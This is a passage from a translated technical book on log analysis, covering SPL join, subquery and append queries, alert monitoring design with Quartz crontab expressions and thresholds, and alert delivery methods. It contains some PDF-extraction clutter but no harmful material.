


Figure 8-36 The Effect After Import

Count the staff information.

```
apppname:worker AND tag:info
```

```
| table json.name,json.age
```

Figure 8-37 shows the result of counting staff information.

新搜索

apppname:worker AND tag:info | table json.name,json.age

事件(14) 统计 模式

表格 类型 保存为

json.name	json.age
曾宝仪	43
何麒麟	30
曾宝仪	43
何麒麟	30
张鹏	28
吴家欢	25
娜扎古义	28
李洪强	29
张大伟	30
秦卫民	52
张顺	33
梁爽	27
陈刚	25
张军	30

Figure 8-37 the result of counting staff information

Count the staff's hobbies.



```
appname:worker AND tag:favor
| table json.name,json.favorite_fruit
```

Figure 8-38 shows the result of counting staff hobbies.

新搜索

▼ appname:worker AND tag:favor | table json.name,json.favorite\_fruit

事件(9) 统计 模式

表格 类型 保存为

json.name	json.favorite_fruit
秦卫民	苹果
张顺	火龙果
梁爽	橘子
曾宝仪	苹果
何颜民	苹果
张鹏	榴莲
吴家欢	火龙果
陈刚	橘子
张军	苹果

Figure 8-38 the result of counting staff hobbies

Consideration:

Now, how can we correspond the staff's names, ages, and favorite fruits?

### 8.6.2 Correlation Analysis

Before data correlation, first determine the key. In this example, the key is the name. First, obtain the staff information, then obtain the hobbies. Use the key for correlation.

```

appname:worker AND tag:info
| table json.name,json.age
| join type=left json.name
[[
appname:worker AND tag:favor
| table json.name,json.favorite_fruit
]]

```

Figure 8-39 shows the result of the correlation analysis.

json.name	json.age	json.favorite_fruit
曾宝仪	43	苹果
何麒麟	30	苹果
曾宝仪	43	苹果
何麒麟	30	苹果
张鹏	28	榴莲
吴家欢	25	火龙果
娜扎古义	28	
李洪强	29	
张大伟	30	
秦卫民	52	苹果
张顺	33	火龙果
梁爽	27	橘子
陈刚	25	橘子
张军	30	苹果

Figure 8-39 the result of the correlation analysis

Explanation:

From the above example, it can be seen that the `join` command can correlate two data tables through the key. Type defines the type of correlation. In the above example, a part of the SPL query is enclosed in double brackets `[[ ]]`, and this part is called a subquery. A subquery is often used as a parameter for another SPL query. The subquery is executed before the external query.

```

appname:nginx
|eval new_status=if(nginx.status=="200","success","failure")
|where new_status=="success"
|stats count() as succ by appname
|join type=left appname
[[
appname:nginx
|eval new_status=if(nginx.status=="200","success","failure")
|where new_status=="failure"
|stats count() as fail by appname
]]
|eval total=succ+fail

```

Figure 8-40 shows the result of the subquery.

新搜索

appname:nginx | eval new\_status=if(nginx.status=="200","success","failure") | where new\_status=="success" | stats count() as succ by appname | join type=left appname [[appname:nginx | eval new\_status=if(nginx.status=="200","success","failure") | where new\_status=="failure" | stats count() as fail by appname]] | eval total=succ+fail

本周 搜索

事件(403) 统计 模式

表格 类型 保存为

20 条/页 1 下载

appname	succ	fail	total
nginx	403	14	417

✓ 搜索完成

Figure 8-40 the result of the subquery

### 8.6.3 Data Comparison

Sometimes it is necessary to compare historical data with current data, requiring the use of subqueries to obtain current and historical data. Then use the `append` command to append data, and you can obtain two curves for trend comparison through a line chart.

```

starttime="-1d/d" endtime="now/d" appname:nginx
| bucket timestamp span=1h as ts
| eval time=formatdate(ts,"HH")
| stats count() as _count by time
| eval group = "yesterday"
| append
[[
starttime="now/d" endtime="" appname:nginx
| bucket timestamp span=1h as ts
| eval time=formatdate(ts,"HH")
| stats count() as _count by time
| eval group = "today"
]]

```

Figure 8-41 shows the trend comparison.




Figure 8-41 the trend comparison

Figure 8-42 shows the data structure.

新搜索

▼

starttime="-1d/d" endtime="now/d" appname:nginx | bucket timestamp span=1h as ts | eval time=formatdate(ts,"HH") | stats count() as \_count by time | eval group = "yesterday" | append [[starttime="now/d" endtime="" appname:nginx | bucket timestamp span=1h as ts | eval time=formatdate(ts,"HH") | stats count() as \_count by time | eval group = "today" ]]

2018-06-11 00:00:00 至 201

事件(2140) 统计 模式

表格 类型 保存为

20 条/页

time	_count	group
08	1	yesterday
09	1	yesterday
12	1	yesterday
13	480	today
08	275	today
10	275	today
14	127	today
15	73	today
06	67	today
09	64	today
11	27	today
04	22	today
02	14	today
16	12	today
01	1	today
03	1	today

Figure 8-42 the data structure

Figure 8-43 to Figure 8-45 show the chart configuration.

事件(2140) 统计 模式

表格 类型 设置 保存为

1K

800

600

400

200

X轴

Y轴

分组

图例

字段

time

标签

abc abc abc abc

排序

默认 升序 降序

生成

Figure 8-43 Set the values for the x-axis




Figure 8-44 Set the values for the y-axis



Figure 8-45 Set the grouping field

Explanation:

This example uses data from two days for comparison, that is, the data of today and the day before. In the SPL statement, a fixed time writing method is used: starttime and endtime. The priority of starttime and endtime is higher than the time period selection on the interface. For detailed usage, readers can refer to the section on common time formats in the help file.

The ``append`` command mainly appends the results of the subquery after the main query results. It is generally used for data comparison, and a shared grouping field "group" needs to be generated for data organization when comparing data, which is used for graphical display.

## 8.7 Section Summary

Through the study of this chapter, readers will find that the monitoring needs for volume, rate, time, and potential in daily work can be completely achieved through SPL modeling without the need for secondary development. The analysis mode of SPL is very practical in special scenarios. Traditional security devices are based on solidified rules, but some unknown threats, which bypass security devices, require some flexible means to be discovered, and SPL is very useful at this time.



# CHAPTER

## 9

### Log Alerts

☐ Overview

☐ Monitoring Setup

☐ Alert Monitoring Classification

☐ Alert Methods

☐ Summary



## 9.1 Overview

Log records trace the operational process of a system. When a system malfunctions, swiftly and accurately identifying and locating the fault is a critical responsibility for operations personnel. How can we quickly and precisely determine and locate system faults? One of the key functions of a log system is to provide monitoring procedures that continuously monitor and analyze the system. In the event of a fault, it promptly issues an alert to notify operations personnel for processing. This chapter introduces content related to log alerts.

## 9.2 Monitoring Setup

Alerts and monitoring are inseparable; alerts rely on monitoring, and monitoring triggers alerts. Monitoring points are typically set at certain frequencies and times to query and analyze system logs. Once a threshold is exceeded, an alert is triggered to notify the user.

The following introduces the five elements of monitoring setup:

### 1. Detection Frequency

Monitoring is a scheduled task, i.e., a task executed at regular intervals to determine whether an alert should be triggered. The detection frequency is the execution interval of this scheduled task, that is, how often the task is executed.

The setting of detection frequency is generally divided into two types: Crontab type and timing type.

#### 1) Crontab Type

Crontab originates from the Crontab command of the Linux system, which can be used to set the execution of programs at fixed time points (such as a specific year, month, and day) or at fixed intervals (such as every few minutes). Crontab sets time intervals through expressions. A Crontab expression is a string separated into 6 or 7 fields by 5 or 6 spaces, each with its own meaning.

The Linux system-level Crontab expression is "[minute] [hour] [day] [month] [week] [command]".

Quartz's Crontab expression is "[second] [minute] [hour] [day] [month] [week] [year]".

Splunk's Crontab expression is "[minute] [hour] [day] [month] [week]".

The Crontab expression for Log Easy is "[second] [minute] [hour] [day] [month] [week] [year]".

Quartz is an open-source project by the OpenSymphony organization in the field of Job Scheduling, a completely Java-written open-source job scheduling framework.

Below is a brief introduction to the content of the Crontab expression in Quartz, see Table 9-1 for details.

Table 9-1 Content of Crontab Expression

No.	Description	Required	Allowed Values	Allowed Wildcards
1	Second	Yes	0-59	, - * /
2	Minute	Yes	0-59	, - * /
3	Hour	Yes	0-23	, - * /
4	Day	Yes	1-31	, - * ? / L W
5	Month	Yes	1-12 or JAN-DEC	, - * /
6	Week	Yes	1-7 or SUN-SAT	, - * ? / L #
7	Year	No	empty or 1970-2099	, - * /

The wildcards in Table 9-1 are explained as follows:

■ `\*`: Represents all values. For example, setting the "minute" field to `\*` means the operation is

triggered every minute.

■ `?`: Indicates no specific value. For example, to trigger an operation on the 10th of each month regardless of the day of the week, set the "week" field to `?`.

■ `-`: Indicates a range. For example, setting the "hour" field to `10-12` means the operation is triggered at 10, 11, and 12 o'clock.

■ `,`: Indicates multiple specified values. For example, setting the "week" field to `MON,WED,FRI` means the operation is triggered on Monday, Wednesday, and Friday.

■ `L`: Indicates the last. In the "day" field, it represents the last day of the month (based on the current month, and it will also determine whether it is a leap year if it is February). In the "week" field, it represents Saturday, equivalent to `7` or `SAT`. If a number is added before "L", it represents the last of that data. For example, setting the "week" field to `6L` means the last Friday of the month.

■ `W`: Indicates the nearest working day (Monday to Friday) to the specified date. For example, setting the "day" field to `15W` means the operation is triggered on the nearest working day to the 15th of each month. If the 15th is a Saturday, it will trigger on the nearest Friday (the 14th); if the 15th is a Sunday, it will trigger on the nearest Monday of the following week (the 16th); if the 15th is a working day (Monday to Friday), it will trigger on that day. If the format is set to `1W`, it means the operation is triggered on the nearest working day after the 1st of each month. If the 1st is a Saturday, it will trigger on Monday (the 3rd) of the following week. Note: "W" can only have a specific number in front, and cannot set a range. "L" and "W" can be used in combination. If the "day" field is set to "LW", it means the operation is triggered on the last working day of the month.

■ `#`: Indicates the nth occurrence of the week (which week of the month). For example, setting the "week" field to `6#3` means the third Saturday of each month.

Here are some examples of Crontab expressions, and more examples and usage guidelines can be found in the official documentation of the corresponding tools.

`"- \* \* \* \* \* ?"` means the task is executed every minute.

`"- 0/5 \* \* \* \* ?"` means the task is executed every 5 seconds.

`"- 0 0/5 \* \* \* \* ?"` means the task is executed every 5 minutes.

`"- 0 15 10 \* \* ?"` means the operation is triggered at 10:15 AM every day.

`"- 0 0 12 \* \* ?"` means the operation is triggered at noon every day.

`"- 0 \* 14 \* \* ?"` means the operation is triggered every minute between 2:00 PM and 2:59 PM.

`"- 0 0/5 14 \* \* ?"` means the operation is triggered every 5 minutes between 2:00 PM and 2:55 PM.

`"- 0 0/5 14,18 \* \* ?"` means the operation is triggered every 5 minutes between 2:00 PM and 2:55 PM and between 6:00 PM and 6:55 PM.

`"- 0 0 2 1 \* ?"` means the task is executed at 2:00 AM on the 1st of each month.

`"- 0 15 10 ? \* MON-FRI"` means the task is executed at 10:15 AM every Monday to Friday.

## 2) Timing Type

Monitoring tasks are executed at a fixed time interval or cycle. For example, every 5 minutes, or every 2 hours. In fact, Crontab expressions can also represent fixed time intervals, such as "0/20 \* \* \* \* ?" which means the task is executed every 20 seconds, and "\* \* \* \* \* ?" which means the task is executed every minute.

## 2. Target Logs

Target logs are used to set the log files that need to be monitored, specifying the range of logs to be queried. If unified collection is performed for logs of different types distributed across multiple systems and machines, each log also needs to be marked so that the system can determine the monitoring range. Therefore, setting target logs is actually specifying the mark of the logs, making the search targeted and regional. Generally, log marks can be IP, hostname, appname, or custom marks.

## 3. Query Statements

Query statements or search statements are constructed with a search language recognizable by the system to filter keywords of system faults. The operating conditions and fault information of the system are all recorded in the log files, and the query statement is used to query these fault information or to statistically analyze the data changes during operation. For example, if a system cannot connect to the database, it will record "database disconnection" in the log. To determine whether the database connection is normal, you need to regularly search the log content through a query statement to see if there is any "database disconnection" text. Query statements can be a combination of Linux grep and pipe commands, or agreed JSON or key-value data, and can also be customized according to needs and parsed for syntax and grammar.



## 4. Time Interval

The time interval is used to set the range for log queries, based on the timestamp when the log was printed. For example, to check if there are certain keywords in the logs generated in the last 10 minutes, you need to set a monitoring point (such as 13:00) for detection. When detecting, you are querying logs from the current time to 10 minutes ago (i.e., from 12:50 to 13:00). It is important to pay attention to the openness of the time interval, which is generally "left-closed right-open" (i.e., including 12:50, not including 13:00).

The time interval is usually used in conjunction with the detection frequency. If the detection frequency is set to execute every 5 minutes, then the time interval can be set as left-closed right-open for 5 minutes, that is, to detect logs from the current time to 5 minutes ago. Theoretically, such a setting can ensure that logs at each time point are queried without repetition. However, there is often a slight delay in log entry. For example, a log with a timestamp of 13:00 may not be recorded until 13:02. If detected at 13:00, logs from 12:58 to 13:00 will be missed, causing a missed query. In this case, you can set the time interval to be from 2 minutes before the current time to 12 minutes before the current time, thereby avoiding the missed query caused by delay. For example, the data detected at 13:00 is not from 12:50 to 13:00, but from 12:48 to 12:58. However, the delay time for log entry is usually not a precise value. When the requirements for time and alerts are high, if the advance setting of the time interval is greater than the log entry delay, it will expand the time range of the queried logs, leading to repeated queries. In this case, you can deduplicate after obtaining the query results.

## 5. Trigger Conditions

Trigger conditions are the basis for alert triggering, generally set with thresholds, comparison operators, and levels for comparison with search results, and other custom conditions can also be added as needed. The threshold is a comparison point, usually represented by a numerical

value; the comparison operator is the way to compare with the threshold, such as  $>$ ,  $=$ ,  $<$ ; the level is the division of alert severity, generally divided into high, medium, and low three categories. By using the comparison operator, the search results are compared with the threshold, and once the conditions are met, an alert is triggered. Different threshold conditions correspond to different alert levels, that is, different threshold conditions will trigger different levels of alerts.

For example, the database is deployed in a cluster on three machines, and the system uses a polling retry mechanism for database operations. When the system cannot connect to the database on one of the machines, it will retry polling and try to connect to the second one until it cannot connect to all three. If the system records "database disconnection" in the log every time it cannot connect to the database, then when 1 record of "database disconnection" is queried, the system can still poll the databases on the other two machines, and the fault severity is relatively low, so it can be set to a low-level alert. When 2 records of "database disconnection" are queried, it indicates that more than half of the databases are not available, and although the situation is serious, there is still a possibility of connection, which can be set to a medium-level alert. When 3 records of "database disconnection" are queried, it indicates that all databases are not available, which is a very serious fault and should be set to a high-level alert. Therefore, this monitoring can be configured as: Threshold 1, low level; Threshold 2, medium level; Threshold 3, high level; the comparison operator is  $\geq$ . Note: Generally, only one level of alert can be triggered at a time, and the triggering of a high-level alert takes precedence over the triggering of a low-level alert. For example, if the query result is 3, only a high-level alert will be triggered, and medium-level and low-level alerts will not be triggered.

## 9.3 Alert Monitoring Classification

Alert monitoring of logs ultimately involves statistical analysis of the occurrence of certain keywords or key statements. The query of log content can actually be transformed into a statistical analysis. For example, querying whether a certain statement has appeared within a certain period of time is actually counting whether the number of appearances of this statement in that time range is less than 1. Statistical analysis is often based on parsing logs (such as regular expression parsing) and extracting the required target fields.

Statistical analysis often forms indicators, which can then be compared with thresholds. In addition to manually setting query statements, there is now intelligent operation and maintenance, which introduces machine learning to predict impending faults by analyzing large-scale historical fault data. This section mainly introduces five types of statistical alert monitoring and briefly introduces intelligent alerts. The examples in this section (including query statements) are only for demonstration and do not represent accurate configurations, as different systems have different configuration mechanisms.

### 9.3.1 Hit Count Statistical Alert Monitoring

Hit count statistical alert monitoring is the simplest configuration method. This method counts the number of times a certain statement is hit within a certain period of time, and then compares it with the set trigger conditions to determine whether to trigger an alert.

Alert requirement: It is necessary to check the log `sys.log` every 2 minutes, and if the number of times the statement "connect to database failed" appears within 5 minutes exceeds 3 times, a high-level alert is triggered.

For the related example, see Table 9-2.

Table 9-2 Hit Count Statistical Alert Monitoring Example

Monitoring Element	Requirement Setting
Detection Frequency	Timing: 2 minutes Crontab: 0 0/2 * * * ?
Target Log	sys.log
Query Statement	count("connect to database failed") (Explanation: Count the number of occurrences of the statement "connect to database failed".)
Time Interval	5 minutes
Trigger Condition	Comparison Operator: >= Threshold: 3 Level: High

### 9.3.2 Field Statistical Alert Monitoring

Field statistical alert monitoring is set for the statistical value of a specific field. There are many statistical methods, including some functions related to statistics, such as cardinality (independent number), sum (total), avg (average), max (maximum), min (minimum), etc. If the statistical value of the current field reaches the threshold condition, an alert is triggered.

Alert requirement: Parse the log request.log and extract the request\_time field and its value, the request\_time field represents the duration between the application issuing an HTTP request and obtaining the result. It is necessary to execute once every 5 minutes, and if the average request time within 10 minutes is greater than 500ms, a low-level alert is triggered.

For the related example, see Table 9-3.

Table 9-3 Field Statistical Alert Monitoring Example

Monitoring Element	Requirement Setting
Detection Frequency	Timing: 5 minutes Crontab: 0 0/5 * * * ?
Target Log	request.log
Query Statement	* stats avg( 'request_time' ) (Explanation: The field name is request_time, and the statistical function is avg. )
Time Interval	10 minutes
Trigger Condition	Comparison Operator: > Threshold: 0.5 Level: Low

### 9.3.3 Continuous Statistical Alert Monitoring

Continuous statistical alert monitoring is an advanced version of field statistical alert monitoring. The latter queries whether the statistical value of a certain field meets the conditions, while the former queries the number of times the statistical value of a certain field meets the conditions within a certain period of time. Continuous statistics include two types of statistics, one is the statistics of a certain field value, and the other is the statistics of the number of times the field value meets the conditions. The final trigger condition is for the number of statistics, and only when the number reaches the set threshold condition will an alert be triggered.

Alert requirement: Parse the log request.log and extract the status\_code field and its value, the status\_code field represents the status code returned by the request, such as 200 indicates the request is successful, 505 indicates the service is unavailable, 404 indicates the page is invalid, etc. It is necessary to execute once every 10 minutes, count the number of times the status\_code

field is 404 or more than 404 within 30 minutes, and if the number exceeds 10 times, a medium-level alert is triggered.

For the related example, see Table 9-4.

Table 9-4 Continuous Statistical Alert Monitoring Example

Monitoring Element	Requirement Setting
Detection Frequency	Timing: 10 minutes Crontab: 0 0/10 * * * ?
Target Log	request.log
Query Statement	* stats count(value( 'status_code' )>=404) (Explanation: The field name is status_code, the comparison operator is '>=', and the conditional value is 404.)
Time Interval	30 minutes
Trigger Condition	Times Comparison Operator: > Times Threshold: 10 Level: Medium

### 9.3.4 Baseline Comparison Alert Monitoring

Baseline comparison involves comparing current data with historical data, requiring the specification of the query data time range and the historical data benchmark moment, such as a time range of 1 day and a benchmark moment of 1 week ago. The baseline value is the statistical value of the historical data, usually the average value of the historical data, which changes over time. In addition to the baseline value, a baseline threshold range must be set, which is the

proportion of the increase or decrease in the value; and a comparison operator must also be set, such as greater than, less than, within the range, outside the range, etc. If the statistical value of the current data falls within the baseline threshold range of the historical data, an alert is triggered. This type of alert monitoring compares with the system's own data to detect anomalies and is more valuable for reference.

Alert requirement: Parse the log `sys.log` and extract the `cpu` field and its value, the `cpu` field represents the CPU usage rate of the application, it is necessary to check at 0 o'clock every day, if the average CPU usage rate of the recent 1 day fluctuates more than 20% compared to the CPU usage rate 7 days ago, a medium-level alert is triggered.

For the related example, see Table 9-5.

Table 9-5 Baseline Comparison Alert Monitoring Example

Monitoring Element	Requirement Setting
Detection Frequency	Crontab: 0 0 0 * * ? (Note: Check at 0 o'clock every day)
Target Log	sys.log
Query Statement	<code>* stats avg( 'cpu' )AND timestamp=now)/(* stats avg( 'cpu' )AND timestamp=now-7d)</code> (Explanation: The average CPU usage rate based on the current time divided by the average CPU usage rate based on the historical time.)
Time Interval	1 day
Trigger Condition	Comparison Operator: Outside the range Baseline Threshold Range: 80% ~ 120% Level: Medium

### 9.3.5 Custom Statistical Alert Monitoring

Custom statistical alert monitoring allows users to set the way of query statistics according to their actual needs, which improves the flexibility of the search. Users can set the statistical content and comparison methods according to actual needs, such as combining existing keywords or fields into a new field and giving it a new name, and then performing statistical comparison on the new field. Once the threshold condition is met, an alert is triggered.

Alert requirement: Parse the log `sys.log` and extract the `ip` field and its value, the `ip` field represents the IP address of the node finally selected when sending requests in multiple nodes. It is necessary to monitor once an hour, count the number of times different IP addresses are selected within 1 hour, and if the number of times a certain IP address is selected reaches 1,000 times, it indicates that the load is too high, and a low-level alert is triggered.

For the related example, see Table 9-6.



Table 9-6 Custom Statistical Alert Monitoring Example

Monitoring Element	Requirement Setting
Detection Frequency	Timing: 1 hour Crontab: 0 0 0/1 * * ?
Target Log	sys.log
Query Statement	* stats count() as ip_count by ip (Explanation: Count the selection times corresponding to different IPs, denoted as `ip_count`, and the result is a list. It is necessary to compare the data in the list individually with a threshold, or identify the maximum value and compare it with the threshold. )
Time Interval	1 hour
Trigger Condition	Comparison Operator: >= Threshold: 1000 Level: Low

### 9.3.6 Intelligent Alerts

Intelligent alerts refer to the use of machine learning and other methods to learn from a large number of alert triggering instances in a system, filter out unimportant information, cluster related events, and identify the root cause of problems among many events, thereby predicting impending alerts. This is actually a means of predicting the future based on past experiences and lessons learned.

## 9.4 Alert Methods

### 9.4.1 Alert Sending Methods

After an alert is triggered, how to notify operations personnel in a timely and effective manner?

This involves the method of alert sending, which has many types and is constantly developing and changing.

## 1. Common Alert Sending Methods

Common alert sending methods include email notifications, SMS notifications, phone call notifications, etc. These types of alert sending methods are widely used and are inseparable from the widespread use of emails and mobile phones. Figures 9-1 and 9-2 show examples of email alerts.




Figure 9-1 Example 1 of Email Alert



Figure 9-2 Example 2 of Email Alert

## 2. Alert Sending Methods by Integrating with Third-Party Platforms

Nowadays, various social software and office software such as QQ, WeChat, DingTalk, etc., have emerged like a spring breeze, and these third-party platforms have also become channels for users to receive alert information. These third-party platforms usually provide authentication and operation APIs for external calls, and messages can be sent using these APIs. Figure 9-3 shows an example of a WeChat alert.



Figure 9-3 Example of WeChat Alert

### 3. Alert Sending Methods by Integrating with Customer Systems

Some customers, usually large customers, have their own internal systems and are deployed within the intranet. These customers usually require that alerts triggered by the log system be forwarded to their own systems for processing. In this case, the alert information is usually forwarded to the customer's own system in JSON format. Figure 9-4 shows an example of forwarding alert information.

```

post@192.168.1.217~$ nc -l 51111
POST /alert_name=test2(CESK89AFRE09KCAQ) alert.send_time=157625596278 HTTP/1.1
Host: 192.168.1.217:51111
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Content-Length: 16987

{
  "result": {
    "hits": [
      {
        "ip": "192.168.1.101",
        "opname": "nginx",
        "context_id": "15726255873271854",
        "hostname": "centos",
        "raw_message": "\"2019-11-02T00:26:19+08:00 INFO 192.168.200.254 - - [02/Nov/2019:00:26:19 +0800] \"GET /api/cas/resume HTTP/1.1\" 200 126 \"http://192.168.1.101/alerts/78/Popeye/llters-seynJwMUGfYn0NOns.cIcFSTmGmcZ1RZS16MTAs1NvccrFzP5tjyqoQMCLQ2aB3XBXKRSUdO1DkZ2u01W1VXBxw2k1kiJoiIwlcmvzb3YyTZVZ3j2VdXFfawZizjoiYKws1wslzmldszQvZLtsE16tnshHMLILCmwuR0ZCjF729duVudCTIG1J9LClzhCHuAXRsZS16tuvt-mAeLeqeM61DeiqCisIndyb3YwWGUl0bGUl0LLhojqpejotYmpuPlCj3dxJyzW50UGfuzS16hwSbzUGfuzVneemQ1ojErwQu=\" \"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36\" \\\"-\\\" 0.154 0.154 \"192.168.1.101:8090\"",
        "tag": {
          "yottamdb": {
            "timestamp": "1572625579000"
          }
        },
        "ip": "192.168.1.101",
        "opname": "top_info_proc_stats",
        "context_id": "1572625598652981",
        "hostname": "centos",
        "raw_message": "\"@timestamp\":\"2019-11-02T00:25:55+08:00\",\"pid\":\"ppid\":2,\"name\":\"kworker/2:0\",\"state\":\"S\",\"username\":\"root\",\"cmdline\":\"\\\", \"mem\":\"rss\":0,\"vm\":0,\"swap\":0,\"cpu_percent\":0.000000,\"create_time\":\"2019-11-02T00:23:01+08:00\"",
        "tag": {
          "top_info": {
            "timestamp": "1572625559000"
          }
        }
      ]
    }
  }
}

```

Figure 9-4 Example of Alarm Information Forwarding

#### 4. Alert Sending Methods by Writing to Syslog

Many customers collect Syslog logs for analysis or use local logs. In this case, it is necessary to write the triggered alert information into the Syslog on the customer's machine. This is also a commonly used method of alert sending. Figure 9-5 shows an example of writing alert information in Rsyslog.

```
1 |pr 1 14:44:18 192-168-1-139 启用设备切分,配置Rsyslog 告警推送方式后,是否正常tyfapache.status>200|2019-03-22 14:44:13|2019-04-01 14:44:13|*
```

Figure 9-5 Example of Writing Alert Information in Rsyslog

### 9.4.2 Alert Suppression and Recovery

Sometimes alerts are very frequent and a large number of duplicate information will appear. For operations personnel, receiving the same alert information repeatedly during the process of dealing with problems is also annoying. These alert messages are triggered multiple times for the same fault problem that has not been resolved. Operations personnel only need to know that

the fault alert has been triggered and do not need to be disturbed continuously. In this case, the concept of alert suppression and recovery has emerged.

Alert suppression refers to limiting the number of alert information sent during the process of triggering the same alert. For example, within 30 minutes, only one alert message is sent for the same alert that is triggered. Suppression doubling can also be set. For example, for the above alert, if suppression doubling is set, the time interval for sending the second alert message is 60 minutes.

Alert recovery refers to the fact that after the fault that triggers the same alert is repaired, no more alerts are generated. Usually, alert recovery also requires sending a message to notify users that the fault has been resolved.

### **9.4.3 Plugin-based Management of Alerts**

The above briefly introduces some commonly used alert sending methods. However, many needs also involve data processing after the alert is triggered, or require configuring multiple different sending methods for the same alert. In this case, adopting a plugin-based management approach is a good choice. For different user needs for alert sending, provide certain interfaces and methods for users to call, so that users can equip different plugins to meet their own needs.

## 9.5 Summary

This chapter focuses on the content of log alerts. By understanding the types of alert monitoring and alert methods, it is clearer what the role of logs is and how to analyze data through logs.





# CHAPTER 10

## Log Visualization

- ☐ Overview
- ☐ Visual Analysis
- ☐ Detailed Explanation of Charts
- ☐ Log Visualization Cases
- ☐ Summary



## 10.1 Overview

Big data has been a hot topic in recent years, and data visualization is also frequently mentioned. Data visualization mainly refers to presenting raw data in a graphical and image form that is more easily perceived visually.

Log visualization involves presenting logs in a more efficient, intuitive, clear, and convenient visual manner.

